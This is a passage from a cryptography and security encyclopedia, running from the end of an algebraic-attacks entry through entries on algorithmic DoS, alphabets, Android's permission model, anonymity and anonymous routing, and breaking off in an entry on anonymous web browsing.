Finally, a powerful attack on the filter generator has been introduced by S. Rønjom and T. Helleseth in [5], which also adapts the idea of algebraic attacks, but in a different way. The complexity of the attack is in about $\sum_{i=0}^{d} \binom{N}{i}$ operations, where d is the algebraic degree of the filter function and N is the length of the LFSR. It needs about $\sum_{i=0}^{d} \binom{N}{i}$ consecutive bits of the keystream output by the pseudo-random generator. Since d is supposed to be close to the number n of variables of the filter function, the number $\sum_{i=0}^{d} \binom{N}{i}$ is comparable to $\binom{N}{n}$. Since $AI(f)$ is supposed to be close to $\lceil n/2 \rceil$, Denoting by C the complexity of the Courtois-Meier attack and by C' the amount of data it needs, the complexity of the Rønjom-Helleseth attack roughly equals $C^{2/3}$ and the amount of data it needs is roughly C'^2. From the viewpoint of complexity, it is more efficient and from the viewpoint of data it is less efficient.

Open problems

- Prove that the function from [1] has good nonlinearity and good resistance to fast algebraic attacks
- Find (other) infinite classes of balanced Boolean functions provably achieving optimal algebraic immunity, high algebraic degree, good nonlinearity and good resistance to fast algebraic attacks

Recommended Reading

1. Carlet C, Feng K (2008) An infinite class of balanced functions with optimum algebraic immunity, good immunity to fast algebraic attacks and good nonlinearity. In: Proceedings of ASIACRYPT 2008, Lecture notes in computer science, vol 5350. Springer, Heidelberg, pp 425–440
2. Courtois N (2003) Fast algebraic attacks on stream ciphers with linear feedback. In: Proceedings of CRYPTO 2003, Lecture notes in computer science, vol 2729, pp 177–194
3. Courtois N, Meier W (2002) Algebraic attacks on stream ciphers with linear feedback. In: Proceedings of EUROCRYPT 2003, Lecture notes in computer science, vol 2656, pp 346–359
4. Fischer S, Meier W (2007) Algebraic immunity of S-boxes and augmented functions. In: Proceedings of Fast Software Encryption 2007, Lecture notes in computer science, vol 4593. Springer, Berlin, pp 366–381
5. Rønjom S, Helleseth T (2007) A new attack on the filter generator. IEEE Trans Inf theory 53(5):1752–1758

Algebraic Number Field

►Number Field

Algorithmic Complexity Attacks

►Algorithmic DoS

Algorithmic DoS

Scott Crosby, Dan Wallach
Department of Computer Science, Rice University, Houston, TX, USA

Synonyms

Algorithmic complexity attacks

Definition

A low-bandwidth denial-of-service attack that forces the algorithms of a victim program to exhibit their worst-case performance.

Background

When analyzing the running time of algorithms, a common technique is to differentiate the average-case and worst-cast performance. If an attacker can control and predict the inputs being used by these algorithms, then the attacker may be able to induce the worst-case behavior, effectively causing a ►denial-of-service (DoS) attack [1].

Algorithmic DoS attacks have much in common with other low-bandwidth DoS attacks, wherein a relatively short message causes an Internet server to crash or misbehave. However, unlike ►buffer overflow attacks, attacks that target poorly chosen algorithms can function even against code written in safe languages or otherwise carefully written. In many of these attacks, an attacker

can precompute the worst-case input to a program and reuse it on many vulnerable systems. Algorithmic complexity attacks have a broad scope because they attack the algorithms used in a program.

Theory

There are many data structures that have different typical-case and worst-case processing times.

For instance, hash tables typically consume $O(n)$ time to insert n elements. However, if each element hashes to the same bucket, the hash table will degenerate to a linked list, and it will take $O(n^2)$ time to insert n elements. When vulnerable hash functions are used as part of a language runtime such as Java or Python, the attack surface can apply to many programs implemented in these languages. When a malicious input is chosen, performance can degrade by a factor of 10,000 or more when attackers can feed tens of thousands of keys to a vulnerable program.

Bloom filters are a probabilistic data structure for tracking set membership [2]. They have been used for connection tracking in intrusion detection systems. In the average case, they have a very low error rate on random inputs, but when an attacker can choose the inputs to the Bloom filter, the error rate may be much higher.

Regular expressions are widely used as a simple way of parsing textual data. Many regular expression libraries perform matches with a backtracking matching algorithm instead of a DFA (deterministic finite automaton) or ►NFA (nondeterministic finite automaton). In the average case, a backtracking matcher is faster and offers more features than an NFA or DFA. In the worst case, a backtracking matcher may take exponential time [3].

Worst-case inputs on other algorithms have been devised, such as attacks on Java bytecode verifiers, register allocation algorithms in just-in-time compilers [4], and Quicksort [5].

Impact

As with any DoS attack, the attacker's goal in an algorithmic complexity attack is to knock a computer off the network by sending it crafty network packets. While a buffer overflow might cause the computer to crash, an algorithmic DoS attack instead causes the CPU to spend excessive time doing what were intended to be simple tasks.

In any modern networked computer, excessive CPU usage will cause the computer to be too busy to accept new packets from the network. Eventually, the memory buffers in the network card or the operating system kernel will become full, yet the application will be too busy to read new packets. Consequently, packets will be dropped. In this fashion, an algorithmic complexity attack, mounted against a system such as a network intrusion detection system (NIDS), could knock the NIDS off the air, allowing other attack traffic to pass through undetected.

Solutions

The obvious solution to algorithmic complexity attacks is choosing algorithms with good worst-case performances. An alternative, chosen by several regular expression libraries, is to have resource limits and abort when processing takes too long.

Hash tables or Bloom filters can be protected by choosing a *keyed* hash function, where the key is chosen randomly and not known to the attacker. This prevents an attacker from knowing the set of inputs that causes hash collisions. Unkeyed cryptographic hash functions are not a solution as they may be brute-forced to find inputs that collide into the same hash table bucket.

Applications

Although many algorithms have different typical case and worst-case behaviors, hash tables are among the most common such data structure. They are used in filesystem implementations, intrusion detection systems, web applications, and the runtimes of many scripting languages.

Recommended Reading

1. Crosby S, Wallach D (2003) Denial of Service via algorithmic complexity attacks. Proceedings of the 12th USENIX Security Symposium. Washington, DC
2. Bloom BH (1970) Space/time trade-offs in hash coding with allowable errors. Commun ACM 13(7):422–426
3. Smith R, Estan C, Jha S (2006) Backtracking algorithmic complexity attacks against a NIDS. Proceedings of the 22nd Annual Computer Security Applications Conference. Miami, Florida
4. Probst CW, Gal A, Franz M (2005) Average case vs. worst case: margins of safety in system design. Proceedings of the 2005 Workshop on New Security Paradigms. Lake Arrowhead, California
5. McIlroy MD (1999) A killer adversary for Quicksort. Software Pract Exp 29(4):341–344

Alphabet

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

An alphabet is a set of characters (literals, figures, and other symbols) together with a strict ordering (denoted by <) of

this set. For good reasons, it is usually required that a set of alphabetic characters has at least two elements and that it is finite. An alphabet Z of n elements is denoted by Z_n, the order is usually the one of the listing.

Background

Z_{26} = {a,b,c, . . ., x,y,z} is the common alphabet of *Latin* letters of present days. In former times and cultures, the Latin letter alphabet was smaller, so

$Z_{21} = Z_{26} \setminus$ {j, k, w, x, y} in Italian until about 1925
$Z_{24} = Z_{26} \setminus$ {k, w} in Spanish until about 1950
$Z_{25} = Z_{26} \setminus$ {w} in French and Swedish until about 1900

In the Middle Ages, following the Latin tradition, 20 letters seem to have been enough for most writers (with v used for u),

$$Z_{20} = Z_{26} \setminus \{j, k, u, w, x, y\}.$$

Sometimes, mutated vowels and consonants like ä, ö, ü, ß (German), æ, œ (French), å, ø (Scandinavian), ł (Polish), č, ě, ř, š, ž (Czech) occur in literary texts, but in cryptography there is a tendency to suppress or transcribe them, i.e., to avoid diacritic marks.

The (present-day) *Cyrillic* alphabet has 32 letters (disregarding Ë):

$$Z_{32} = \{А, Б, В, Г, Д, Е, Ж, З, И, Й, К, Л, М, Н, О, П, Р, С, Т, У, Ф, Х, Ц, Ч, Ш, Щ, Ъ, Ы, Ь, Э, Ю, Я\}.$$

A set of m-tuples formed by elements of some set V is denoted by V^m. If Z is an alphabet, Z^m has usually the lexicographic order based on the order of Z.

In mathematics and also in modern cryptography, the denotation $\mathbb{Z}_n$ is usually reserved for the set $\{0, 1, 2, \ldots, n-1\}$. It makes arithmetic modulo n possible (►Modular Arithmetic). Of course, Z_{26} = {a,b,c, . . . , x,y,z} can and often will be identified with $\mathbb{Z}_{26}$.

The following *number* alphabets are of particular historical interest:

- $\mathbb{Z}_{10} = \{0, 1, 2, \ldots, 9\}$ (*denary* alphabet) with $0 < 1 < 2 < \ldots < 9$.
- $\mathbb{Z}_4 = \{0, 1, 2, 3\}$ (*quaternary* alphabet) with $0 < 1 < 2 < 3$ (Alberti, 1466).
- $\mathbb{Z}_3 = \{0, 1, 2\}$ (*ternary alphabet*) with $0 < 1 < 2$ (Trithemius, 1518).
- $\mathbb{Z}_2 = \{0, 1\}$ (*binary alphabet*) with $0 < 1$ (Francis Bacon, 1605). An element from $\mathbb{Z}_2$ is called *bit*, from bi(nary digi)t.

The technical utilization of the binary alphabet $\mathbb{Z}_2$ goes back to Jean Maurice Émile Baudot, 1874; at present, one mainly uses quintuples and octuples of binary digits (called *bytes*).

The alphabet of m-tuples formed by elements of $\mathbb{Z}_n$ and ordered lexicographically is denoted by $\mathbb{Z}_n^m$: $Z_{32} = \mathbb{Z}_2^5$ (*teletype* alphabet or CCIT2 code), its cryptographic use goes back to Gilbert S. Vernam, 1917.

$A_{256} = \mathbb{Z}_2^8$ (*bytes* alphabet), IBM ca. 1964 (cryptographic use by Horst Feistel, 1973).

Note that from a mathematical point of view, $\mathbb{Z}_{32} = \{0, 1, 2, \ldots, 31\}$ is not the same as $\mathbb{Z}_2^5 = \{(00000), (00001), (00010), (00011), (00100), \ldots, (11111)\}$. Of course, these two sets have the same cardinality, but arithmetically that does not make them the same. This can be seen from the way addition is defined for the elements of $\mathbb{Z}_{32}$ and $\mathbb{Z}_2^5$; while in $\mathbb{Z}_{32}$ arithmetic is done modulo 32, in $\mathbb{Z}_2^5$ every element added to itself gives (00000).

The following alphabets are mentioned:

- *Standard* alphabet: An alphabet listed in its regular order
- *Mixed* alphabet: Standard alphabet listed in some permuted order
- *Reversed* alphabet: Standard alphabet listed in some backwards order
- *Shifted* alphabet: Standard alphabet listed with a cyclically shifted order

A *vocabulary* is a set of characters (usually a standard alphabet), or of words, and/or phrases (usually alphabetically ordered), used to formulate the plaintext (*plaintext vocabulary*) or the ciphertext (*ciphertext vocabulary*) (►Cryptosystem).

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Android's Security Framework–Understanding the Security of Mobile Phone Platforms

William Enck
Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA

Definition

The Android Smartphone platform is a product of the Google-led Open Handset Alliance (OHA) designed to be

open and customizable [1]. It enforces a permission-based security policy composed of individual policies specified by system and third-party applications.

Circa the mid to late 2000s, improved hardware and cellular network technologies provided the base for affordable and widespread adoption of advanced mobile phones commonly referred to as "smartphones." Smartphones are often characterized by their ability to run downloaded third-party software, in contrast to the similar "feature-phones," which do not. The Android smartphone platform was officially released in October 2008. It quickly became popular amongst the developer community for its open source nature and adoption by telecommunications providers worldwide.

The OHA designed Android to be open and customizable ("all applications are created equal"). While Android is based on Linux, the middleware presented to application developers hides traditional operating systems abstractions. The platform itself focuses on applications, and much of the core phone functionality is implemented as applications in the same fashion used by third-party developers. Arguably the largest conceptual difference between Android and similar smartphone operating systems is its encouragement for applications to communicate and work together, whereas other platforms effectively assume applications run in isolation. This design choice significantly impacts both functionality and security.

Application Model

Android applications are primarily written in Java and compiled into a custom byte-code (DEX). The Dalvik Virtual Machine interpreter was built specifically for Android and optimizes both CPU and memory performance. It provides access to most J2SE functionality as well as a rich set of multimedia and utility libraries from third-party sources. While developers are encouraged to construct applications in Java, an official Native Development Toolkit (NDK) is available. However, the NDK sacrifices device portability and is primarily seen as a last resort to gain runtime performance. Fortunately, the Android middleware provides Java interfaces to bundled native libraries such as OpenGL, which can be managed with each phone's firmware distribution.

The Android middleware ostensibly removes the process abstraction found in traditional operating systems. Instead, applications are designed as a collection of *components*. That is, the Application Programming Interface (API) for component interaction is the same regardless of whether or not the two components are running in the same or different processes managed by the underlying Linux operating system. For the most part, components interact using a message primitive called an *intent*. While intent messages can explicitly address a specific component in a specific application by name, intent versatility is more apparent for implicit addresses. When intent messages are addressed with implicit *action strings* (which semantically equate to a particular action that is occurring), the middleware automatically resolves how to handle the event, potentially prompting the user. For example, an email client can specify the "view" action string for a PDF attachment, and the preferred PDF viewer will be automatically started. Using this mechanism, third-party developers can use, extend, and replace Android's core functionality.

Application components are divided into four types. Each type serves a specific purpose and helps developers construct consistent applications. *Activity* components interface with the user via the touchscreen and keypad. Typically, each displayed screen within an application is a different activity. Only one activity is active at a time, and processing is suspended for all other activities, regardless of the application. *Service* components provide background processing for use when an application's activities leave focus (e.g., for downloading a file or playing audio). Services can also export Remote Procedure Call (RPC) interfaces including support for callbacks. *Broadcast receiver* components provide a generalized mechanism for asynchronous event notifications. Traditionally, broadcast receivers receive intents implicitly addressed with action strings. The designated action string names the event. Android defines many such standard events, including "boot completed" and "SMS received." Finally, *content provider* components are the preferred method of sharing data between applications. The content provider API implements an SQL-like interface; however, the backend implementation is left to the application developer. The API includes support to read and write data streams, e.g., if content provider shares files. Unlike the other component types, content providers are not addressed via intents, rather, a content Uniform Resource Identifier (URI) of form `content://authority/table/[id]` is used. Here, `authority` is a unique string that identifies the content provider and `id` is an optional field to uniquely identify a record. Fully specified content URIs are commonly passed between applications similar to file paths in traditional operating systems.

Security Framework

Android implements security mechanisms at multiple levels. We begin by discussing security with respect to the underlying Linux system. We then described the security framework provided in the middleware.

System Permissions

Android's system-level configuration applies well-known techniques for securing UNIX-based hosts. First, the distribution only contains a small subset of the tools and libraries traditionally found in a Linux system. This substantially reduces the attack surface, and only two root-owned files are installed with the setuid bit applied (`ping` and `netcfg`). Second, system daemons are run as separate, non-root user identities. Third, each application executes as its own unique user identity. This prevents (with few exceptions) applications from reading and writing each others files. Finally, applications (and significant portions of phone functionality libraries) are primarily written in Java, a type-safe language, and hence avoid many common programming vulnerabilities such as buffer overflows. These simple configuration choices have proved very effective at containing damage inflicted by public Android exploits and kept the attacker from obtaining privileged access.

Application Permissions

While applications are prohibited from performing traditional UNIX Inter-Process Communication (IPC) with each other, Android provides interaction via *binder*. The binder IPC mechanism (originally developed for BeOS) provides the foundation for the component-based OS abstraction described above. All applications send and receive data via input/output controls (ioctls) on the special device file `/dev/binder`. The binder kernel module initially directs all communication to a process manager (the activity manager service in Android) where the application-level permission framework is enforced.

Android's application-level security framework is based on *permission labels*. A permission label is simply a unique text string that can be defined by both the OS and third-party developers. The base Android distribution defines many permission labels. From an OS-centric perspective, applications are statically assigned permission labels indicating the sensitive interfaces and resources that it can access at run time. That is, the set of permission labels assigned to an application cannot grow after installation. Application developers specify a list of permission labels the application requires in its package manifest; however, requested permissions are not always granted.

Permission label definitions are distributed across the framework and package manifest files. Each permission label definition includes a "protection level" field. The protection level can be either "normal," "dangerous," or "signature." When an application is installed, the protection level of all requested permissions is consulted. A permission with the protection level of normal is always granted. A permission with the protection level of dangerous is always granted if the application is installed; however, it is prominently displayed in a warning message with all other "dangerous permissions." Essentially, the dangerous protection level is used to ensure user confirmation. Finally, the signature protection level influences permission granting without user input. Each application package is signed by a developer key (as is the package file containing the framework and OS defined permission labels). A permission label assigned the signature protection level is only granted if the application requesting it has been signed by the same developer key that signed the package defining the permission label. This functionality is particularly valuable for OS-defined permissions that protect low level and core functionality within the middleware. By using the signature protection level, the OS ensures that only applications distributed by the OS vendor are granted access. Note that there is a fourth protection level called "signature or system," which carries the same semantics as the signature protection level with the addition of allowing the corresponding permission to special system partition, or signed with the firmware key. However, this protection level exists for purely legacy purposes.

The permission label policy model is also used to protect applications from each other. For the most part, permission label security policy is defined in an application's package manifest. As previously mentioned, the manifest specifies the permission labels corresponding to the application's functional requirements. The package manifest also specifies a permission label to protect each application component (e.g., activity, service, etc). Put simply, *an application may initiate IPC with a component in another (or the same) application if it has been assigned the permission label specified to restrict access to the target component.* Using this policy, application developers can specify how other applications access its components. Note that the same "normal," "dangerous," and "signature" types apply to permission labels defined by the application developer.

There are many subtleties when working with or analyzing Android security policy. First, not all policy is specified in the manifest file. Developers can define "receive permissions" when broadcasting intents. That is, when an intent is broadcasted, a broadcast receiver can only receive the intent if the application containing it is assigned the permission label specified in the broadcast. Developers can also include permission label checks at arbitrary locations. This feature is commonly used to privilege separate a service component's RPC interfaces. Second, if the developer does not list a permission label to protect a component, any application can perform IPC with it (i.e., the policy is default allow). However, this situation only occurs if

the component is public. Private components (designated so explicitly by the developer or implicitly by Android-specific rules) can only by accessed by components in the same application. Third, content providers have separate read and write restrictions. Fourth, applications can delegate access by passing "pending intent" objects to other applications. The recipient application can complete any unspecified data and address fields and determine the time of execution on behalf of the application that created the pending intent. Fifth, in certain situations, an application can delegate its access to subparts (e.g., records) of a content provider. Note that these last two subtleties add discretion to an otherwise mandatory access control (MAC) system.

Open Problems

The granularity of permissions and enforcement has risen as a difficulty for the Android platform. Barrera et al. [2] study the permissions requested by applications and discuss how some permissions should be divided, while others should be combined. Careful trade-offs must be made when deciding permission granuarity, as too many permissions may overwhelm the user. In a related issue, security experts have argued that Android's "all or nothing" permission granting does not provide sufficient flexibility for end users.

A second challenge rises from the Internet-connected nature of many smartphone applications. Often, applications have permission to access both the Internet and security or privacy sensitive information (e.g., location). Once such an application accesses sensitive information, it is very difficult for any operating system to restrict its flow to the Internet. One promising approach is TaintDroid [3], which uses dynamic taint analysis to track in realtime information use and identify when it is sent to the network. However, TaintDroid only identifies that information was sent to the network, and not whether or not the disclosure was intended. In essense, the environment necessitates *informed consent*, which can only be achieved through a combination of technical and non-technical solutions.

Recommended Reading

1. Android Developers, Tools and documentation on how to create Android applications, http://developer.android.com/index.html
2. Barrera D, Kayacik HG, van Oorschot P, Somayaji A (2010) A methodology for empirical analysis of permission-based security models and its application to android. In Proceedings of the ACM Conference on Computer and Communications Security
3. Enck W, Gilbert P, Chun B-G, Cox LP, Jung J, McDaniel P, Sheth A (2010) TaintDroid: an information-flow tracking system for real-time privacy monitorying on smartphones. In Proceedings of the USENIX Symposium on Operating Systems Design and Implementation

Anomalous Binary Curves

►Koblitz Elliptic Curves

Anonymity

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Pseudonymity; ►Unlinkability; ►Untraceability

Definition

Anonymity is the concept of being indistinguishable from others who perform the same or similar actions as oneself.

Theory

Anonymity of an individual is the property of being indistinguishable from other individuals in a certain respect. On the Internet, individuals may seek anonymity in sending certain e-mail messages, talking in certain chat rooms, publishing certain papers, etc. Consider a particular system, for example, ►an electronic voting scheme, with participants $P_1, P_2, \ldots, P_n$ who seek anonymity with respect to a certain class A of action types $A_1, A_2, \ldots, A_m$, for example, casting ballots B_1 (for candidate 1), B_2 for candidate 2, and so forth to B_m for candidate m, against an attacker who observes the system. In this system, anonymity with respect to the class A of action types means that for each i, the attacker cannot distinguish participant P_j $(1 \le j \le n)$ executing action type A_i, denoted $[P_j : A_i]$, from any other participant $P_k (1 \le k \le n)$ executing action type A_i. Expressed in terms of ►unlinkability, anonymity with respect to A means that for each action type $A_i (1 \le i \le m)$ and each two participants P_j, P_k, the two events $[P_j : A_i]$ and $[P_k : A_i]$ are unlinkable (by the attacker). In this case, the *anonymity set* of the event $[P_j : A_i]$ is the set of all individuals $P_1, P_2, \ldots, P_n$, that is, those who the attacker cannot distinguish from P_j when they execute action type A_i [2]. Sometimes, the anonymity set is more adequately defined in probabilistic terms as the set of all individuals who the attacker cannot distinguish with better than a small probability, which needs to be defined.

The anonymity set of an event is a volatile quantity that is beyond control of a single individual and typically

changes significantly in size over time. For example, at the start of the voting period, only few participants may have reached the voting booths, while in the afternoon almost everyone may have cast his vote. Hence, soon after the start of the system, an attacker may not have a hard time guessing who has cast a particular vote of the few that have been cast in the system.

In order to apply this notion to a particular cryptographic scheme, the attacker model needs to be specified further. For example, is it a *passive attacker* such as an eavesdropper, or is it an *active attacker* (►cryptanalysis)? If passive, which communication lines can he observe and when. If active, how can he interact with the honest system participants (e.g., oracle access) and thereby stimulate certain behavior of the honest participants, or how many honest participants can he control entirely? (The number of honest participants an attacker can control without breaking a system is sometimes called the resilience of the system.) Is the attacker assumed to be *computationally restricted* or *computationally unrestricted* (computational security)? Based on a precise attacker model, anonymity can be defined with respect to specific classes of critical action types, that is, action types of particular concern to the honest participants. Examples of critical actions are withdrawing and paying amounts in an ►electronic cash scheme, getting credentials issued and using them in an electronic ►credential scheme, casting ballots in ►electronic voting schemes, etc.

A measure of anonymity is the strength of the attacker model against which anonymity holds and the sizes of all anonymity sets. The stronger the attacker model is, the stricter the anonymity sets are defined, and the larger the sizes of all anonymity sets are, the stronger anonymity is achieved.

An important tool to achieve anonymity is ►pseudonyms [1, 3]. In messaging systems, specific examples of anonymity are ►sender anonymity, ►recipient anonymity, and ►communication channel anonymity. Sender anonymity can be achieved if senders use pseudonymous addresses for sending messages, recipient anonymity can be achieved if recipients use pseudonymous addresses for receiving messages, and communication channel anonymity can be achieved if any two individuals use a joint pseudonym for sending messages between each other.

Anonymity can be regarded the opposite extreme of complete identifiability (accountability). Either extreme is often undesirable. The whole continuum between anonymi ty and complete identifiability is called *pseudonymity*. Pseud onymity is the use of pseudonyms as IDs or addresses by individuals in order to perform certain actions. The use of pseudonyms may be rare, occasional, or frequent, and may be fully deliberate.

Applications

Anonymity is an important requirement of certain systems used by democratic societies. For example, the casting of votes in democratic elections shall not be observable. In certain situations, individuals can speak freely only if their anonymity is guaranteed. Likewise, users should be able to purchase things and services without being observable in each payment transaction. However, the concern about systems that allow individuals, companies, or other stakeholders to perform transactions anonymously is that stakeholders could misuse their anonymity in order to distribute illegal content, overly consume system resources, mislead or coerce other stakeholders to take action they would otherwise avoid, launder money, etc. Even more dangerously, such misuse may be very hard to detect, let alone be provable, after the fact.

The inherent conflict between anonymity and accountability is usually resolved at an organizational level. Some authority or network of authorities register the true and verifiable identities of the stakeholders before they are admitted access to the system. As long as they adhere to the rules of conduct, the system preserves and enforces their anonymity. But in case someone breaches the rules of conduct he can be identified and traced back by the respective registering authority. Practical examples are Internet Cafes that require an ID from users before giving access to the Internet. Similar measures have been proposed for anonymous ►electronic cash. However, the more powerful and centralized the registering authority is, the higher is the risk that someone misuses the authority's identifying and observing power. This reincarnates the fundamental dilemma between individual freedom, such as free speech on the one hand and law enforcement on the other hand in the digital age [4].

Recommended Reading

1. Chaum D (1986) Showing credentials without identification: signatures transferred between unconditionally unlinkable pseudonyms. In: Pichler F (ed) Advances in cryptology: EUROCRYPT'85. Lecture notes in computer science, vol 219. Springer, Berlin, pp 241–244
2. Pfitzmann A, Köhntopp M (2001) Anonymity, unobservability, and pseudonymity: a proposal for terminology. In: Frederrath H (ed) Designing privacy enhancing technologies. Lecture notes in computer science, vol 2009. Springer, Berlin, pp 1–9
3. Rao JR, Rohatgi P (2000) Can pseudonyms really guarantee privacy? In: Proceedings of the 9th USENIX Symposium, Denver, Aug 2000
4. Diffie W, Landau S (1998) Privacy on the line. MIT Press, Cambridge

Anonymity in Data Mining

►Data Mining (Privacy in)

Anonymous Communication

►Anonymous Routing

Anonymous Routing

Yi Yang, Sencun Zhu
Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA

Synonyms

Anonymous communication; Routing anonymity

Related Concepts

►Anonymity; ►Privacy; ►Routing

Definition

Anonymous routing is a technique to make the identities and location information of parties in communications anonymous.

Background

There are three types of anonymous communications: sender anonymity, receiver anonymity, and unlinkability of sender and receiver. Sender anonymity means that the identity of the party who sent a message is hidden, while its receiver (and the message itself) might not be. Receiver anonymity means that the identity of the receiver is hidden. Unlinkability of sender and receiver means that although the sender and receiver can each be identified as participating in communication, they cannot be identified as communicating with each other.

Since Chaum's seminal work in 1981 [1], so far hundreds of papers have been concentrated on building, analyzing, and attacking anonymous communication systems [2]. Description here is based on those most relevant ones in both wired and wireless networks.

Theory

Mix and *mix cascade* were the earliest type of anonymous routing systems, first introduced by Chaum. Mix is a node that achieves unlinkability in a cryptographically strong way. A mix changes the appearances of messages by encryption and padding. It also changes the flow of messages by collecting multiple messages, reordering them, and then flushing them in a batch, ensuring the timing of messages does not leak any linking information.

Anonymizer [3] is a sender anonymity solution, which prevents online tracking by blocking the real IP address. Anonymizer replaces the information in the packet headers so that the web sites cannot infer the real users' identities. However, the Anonymizer site can track all the anonymous user activities and is therefore a single point of failure. *Crowds* [4] is another system for protecting sender's anonymity. It is based on the idea of "blending into a crowd," i.e., hiding one's actions within the actions of many others. Upon receiving one request, each member of Crowds can either submit the request directly to the end server or forward it to another random chosen member. When the request is eventually submitted, it is done so by a random member, thus preventing the end server from identifying its true initiator. In *onion routing* [5], messages are repeatedly encrypted and then sent through several network nodes called onion routers. Each onion router removes a layer of encryption to uncover routing instructions, and sends the message to the next router where this is repeated. This prevents these intermediary nodes from knowing the origin, destination, and contents of the message. Onion routing does not provide perfect sender or receiver anonymity. That is, it is possible for a local eavesdropper to observe that an individual has sent or received a message. However, it does provide for a strong degree of unlinkability.

Anonymous routing is a complex issue in ad hoc wireless networks due to such factors as wireless medium, node mobility, and lack of infrastructure. An adversary (or a set of adversaries) can easily eavesdrop over wireless communication channels, and then disclose the communication content and/or interfere with the normal communication in the network. In addition, due to the lack of infrastructure, the source and destination nodes need to rely on the intermediate nodes to relay their messages. This makes the nodes even more susceptible to attacks and motivates the study of anonymous routing in MANETs. Example protocols are *ANODR* [6] and *MASK* [7] and they use techniques such as pseudonym and broadcast. Each node en route is associated with a random route pseudonym and data forwarding in the network is based on route pseudonyms; thus, local senders and receivers need not reveal their identities in wireless transmission. Multicast/broadcast is a network-based mechanism to provide recipient anonymity support because an external observer cannot tell which node is the real recipient.

Open Problems

An open problem on anonymous routing in MANETs is how to protect against a global eavesdropper. Normally, network-wide dummy traffic has to be introduced to provide anonymity under a global eavesdropper. However, this method is prohibitively expensive in terms of message overhead. Clearly, there is a trade-off between performance and anonymity in this process. How to enable such countermeasures while offering an acceptable level of performance is unclear. Another open problem is to provide theoretically provable anonymity levels under clear adversary models.

Recommended Reading

1. Chaum D (1981) Untraceable electronic mail, return address, and digital pseudonyms. Comm ACM 24(2):84–88
2. Anonymity bibliography, http://www.freehaven.net/anonbib/full/date.html
3. Anonymizer. http://www.anonymizer.com
4. Reiter MK, Rubin AD (1998) Crowds: Anonymity for web transactions. ACM Trans Inf Sys Sec (TISSEC) 1(1):66–92
5. Reed MG, Syverson PF, Goldschlag DM (1998) Anonymous connections and onion routing. IEEE J Select Areas Comm, Special Issue on Copyright and Privacy Protection 16(4):482–494
6. Kong J, Hong X (2003) ANODR: Anonymous on demand routing with untraceable routes for mobile ad-hoc networks. In Fourth ACM International Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc'03), pp 291–302
7. Zhang Y, Liu W, Lou W (2005) Anonymous communications in mobile ad hoc networks. In *IEEE INFOCOM*, 2005

Anonymous Web Browsing and Publishing

Stefan Köpsell
Institute of Systems Architecture, Department of Computer Science, Technische Universitat, Dresden, Germany

Related Concepts

►Communication Channel Anonymity; ►DC Network; ►Mix Networks; ►Recipient Anonymity; ►Sender Anonymity; ►Unlinkability

Definition

Anonymous Web browsing means surfing the Web *without* leaving digital traces that could be used to reveal identifying information about the communicating entities (user, Web server) or link different activities (transactions) of these entities.

Anonymous Web publishing refers to the same security properties for the case of publishing content on the Web.

Theory

While talking about *anonymous Web browsing* and publishing one has to specify if the user (*sender anonymity*) or the Web server (*recipient anonymity*) wants to stay anonymous. Moreover, one has to define the entities (*attacker model*) against which anonymity should be guaranteed.

Any solution for *anonymous Web browsing* has to provide anonymity on the communication layer (*communication channel anonymity*) as well as the application layer. Additionally anonymous Web publishing has to ensure that the published content will not (directly or indirectly) reveal any identifying information about the publisher.

In general, anonymity at the communication layer is achieved by rerouting the network traffic through one or more third parties. Anonymity at the application layer is often implemented by means of filters that try to remove any data that would affect the anonymity in case of the Web (HTTP), which usually comprises Cookies, Referers, ETags, etc.

Applications

A simple solution for *anonymous Web browsing* is the usage of a single *proxy*. This could either be a proxy at the application layer, i.e., a Web proxy or a proxy at the communication layer. For the latter, often *VPN*-based solutions are used.

The proxy solution can be used for sender anonymity as well as recipient anonymity. In the latter case, a user does not know the true address (URL) of a Web site but some identifier, e.g., an encryption of the URL. The proxy knows the linkage between the identifier and the true URL so that it can process the request.

On the user's side, the proxy can either be accessed by a specialized software that has to be installed on the user's computer and acts as a local proxy, which will then forward the user's Web browser traffic through the third-party proxy. Alternatively Zero Footprint solutions are possible. Here the users access a Web site of the proxy provider using their Web browser. In a form of this Web site they have to enter their requested URL. The proxy provider fetches the requested Web site and sends it back to the user's browser, thereby rewriting any hyperlink (URL) included in the returned Web site with a special form. If the user then clicks on a link the content will again be fetched trough the proxy.

A drawback of such a simple proxy solution is that the proxy provider has to be trusted as he will learn about all the communication relations of a given user. Moreover,

if the communication between the Web proxy provider and the user is not encrypted, an eavesdropper can easily see which user requests which Web sites. Even if encryption is used, it is often possible for an eavesdropper listening before and after the proxy to derive from the observed traffic pattern who is communicating with whom (►Traffic Analysis).

In order to mitigate the mentioned risks, a chain of proxies can be used or the proxy used can be changed after a certain amount of time. The latter is often realized by using so-called *open proxies*. An open proxy is one that could be used by anyone without access control. Such proxies are usually the result of configuration mistakes by the proxy operators. Lists of such proxies can be downloaded from the Internet and are utilized by local proxy software. As the intended use of an open proxy is usually not providing anonymity, one needs to select them carefully. Otherwise it might happen that they will reveal identifying information about the user, e.g., the user's IP address by means of the `X-Forwarded-For` HTTP header element.

If better protection of the anonymity is needed, *MIX*-based solutions for the communication layer should be used, e.g., *Tor* [3] or *AN.ON* [1].

Another approach for realizing anonymity especially for the Web was the *Crowds* system [5]. In this system every user has to install a software called Jondo. Then a closed group of users, called a Crowd was formed by a central instance called the Blender. If a user wants to access a Web site, the Jondo of that users forwards this request with a certain probability p to a randomly selected member of the crowd. With the probability $1 - p$ the Jondo directly sends the request to the Web server. If a Jonodo receives a request from another Jondo, it does basically the same, i.e., forwards the request with probability p to another Jondo and with probability $1 - p$ to the Web server.

Open Problems

There are still many open problems with *anonymous Web browsing*. Basically there now exists practical solution at the moment that offers protection against strong attackers, which are able to observe and control large parts of the Internet.

There are many reasons for this. One is that the known and existing solutions for anonymity at the communication layer do not offer the needed level of protection.

